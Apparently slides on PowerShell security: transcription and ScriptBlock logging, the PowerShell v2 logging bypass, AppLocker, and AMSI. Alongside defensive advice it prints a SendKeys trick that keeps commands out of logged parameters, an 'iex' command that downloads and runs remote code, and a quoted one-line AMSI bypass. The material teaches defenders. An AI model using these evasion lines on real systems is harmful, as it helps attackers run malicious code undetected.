


ScriptBlock and Transcript





ScriptBlock and Transcript





ScriptBlock and Transcript

- Microsoft added the ability to configure transcript of actions taken and where to save them in PowerShell 4.0 (8.1 and 2012 R2 with KB 3000850) and 5.0
- Setting can be at the user level or computer level.
- Control of the transcript settings and where to save the transcripts can be controlled via GPO. In the Group Policy Management Console go to **Computer Configuration → Policies → Administrative Template → Windows Components → Windows PowerShell**
- Transcripts will be retained for Runspace, Console and ISE.



ScriptBlock and Transcript

Turn on PowerShell Transcription

Previous Setting Next Setting

☐ Not Configured Comment:

☒ Enabled

☐ Disabled

Supported on: At least Microsoft Windows 7 or Windows Server 2008 family

Options:

Transcript output directory

☐ Include invocation headers:

Help:

This policy setting lets you capture the input and output of Windows PowerShell commands into text-based transcripts.

If you enable this policy setting, Windows PowerShell will enable transcribing for Windows PowerShell, the Windows PowerShell ISE, and any other applications that leverage the Windows PowerShell engine. By default, Windows PowerShell will record transcript output to each users' My Documents directory, with a file name that includes 'PowerShell_transcript', along with the computer name and time started. Enabling this policy is equivalent to calling the Start-Transcript cmdlet on each Windows PowerShell session.

If you disable this policy setting, transcribing of PowerShell-based applications is disabled by default, although transcribing can still be enabled through the Start-Transcript cmdlet.

OK Cancel Apply



ScriptBlock and Transcript

- When saving transcripts to a share it is recommended :
 - DFS is used to maintain high availability.
 - Remove all ***inherited permissions***.
 - Grant Administrators **full control**.
 - Grant Everyone **Write** and **ReadAttributes**. This prevents users from listing transcripts from other machines in the Domain.
 - **Deny** "Creator Owner" everything. This prevents users from viewing the content of previously written files.



Logging Bypass



Logging Bypass

- An attacker that uses a UnManaged RunSpace since it invokes and runs using the PowerShell v2 engine will bypass:
 - Module Logging
 - Transcript Logging
 - ScriptBlock Logging
- Best mitigations is the use of Sysmon for logging the loading of the System.Management.Automation library until attackers find a way to expose .Net via reflective DLL load.




Logging Bypass

- The Dism command line tool can be used to remove Windows PowerShell 2.0 engine.

Dism /online /Disable-Feature /FeatureName:MicrosoftWindowsPowerShellV2Root

Logging Bypass

- An attacker can be crafty so as to not log suspicious command line parameters



```
1 var o = new ActiveXObject("WScript.Shell");
2 o.Run("powershell.exe -windowstyle hidden");
3 WScript.Sleep(5000);
4 o.AppActivate("Powershell")
5 o.SendKeys("Get-Process > output.txt {Enter}");
6
```



AppLocker




AppLocker

- AppLocker can be used to block the execution of the **System.Management.Automation.ni.dll** and **System.Management.Automation.dll** this provide better coverage of possible abuses.
- Requires good inventory of versions of .Net so as to be able to cover all copies of the DLL.
- Even when not using AppLocker to enforce whitelisting of applications it can be used in audit mode so as to track the execution of scripts and the loading of the System.Management.Automation DLLs.



AppLocker





AppLocker

- In Windows PowerShell v5 greater integration with AppLocker was added:
 - When AppLocker is enabled in enforcement powershell.exe and powershell_ise.exe run in constrained language mode (cant add types, use reflection or .Net directly).
 - Can specify exceptions for execution and constraint mode for scripts by path or code signature.



Anti-Malware Scan Interface (AMSI)




Anti-Malware Scan Interface

- Since payloads have capacity of being only in memory and code in PowerShell, VBScript and others can be easily obfuscated MS created AMSI for Windows 10 that allows for:
 - Evaluate code just prior to execution by the script host.
 - Evaluate code after all the obfuscation has been stripped away.
- By inspecting code prior to execution by the scripting engine it allows to mitigate the limitation of many AV vendors of only being able to act on code on disk.



Anti-Malware Scan Interface





AV Vendor Support

- Microsoft Defender: Now
- AVG: Now (AVG Protection 2016.7496)
- Avast:
“Avast will be implementing AMSI in the near future.”
(7/2015)
- Trend Micro: ??
- Symantec: ???
- McAfee: ???
- Sophos: ??
- Kaspersky: ??
- BitDefender: ??
- F-Secure : ??
- Avira : ??
- Panda : ??
- ESET: ??




Anti-Malware Scan Interface


```
PS C:\Windows\system32> Iex (Invoke-WebRequest http://pastebin.com/raw.php?i=JHhnFV8m)
iex : At line:1 char:1
+ 'AMSI Test Sample: 7e72c3ce-861b-4339-8740-0ac1484c1386'
+ ~~~~~
This script contains malicious content and has been blocked by your antivirus software.
At line:4 char:1
+ iex $string
+ ~~~~~
+ CategoryInfo          : ParserError: (:) [Invoke-Expression], ParseException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent,Microsoft.PowerShell.Commands.InvokeExpressionCommand
```



Anti-Malware Scan Interface






- Sadly a bypass has been found for it and it is less than 140 characters



Matt Graeber @mattifestation 

[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils').GetField('amsiInitFailed',NonPublic,Static).SetValue(\$null,\$true)

35 Likes	10 Retweets
5/24/16 at 8:08 PM	via Twitter Web Client





Sysmon

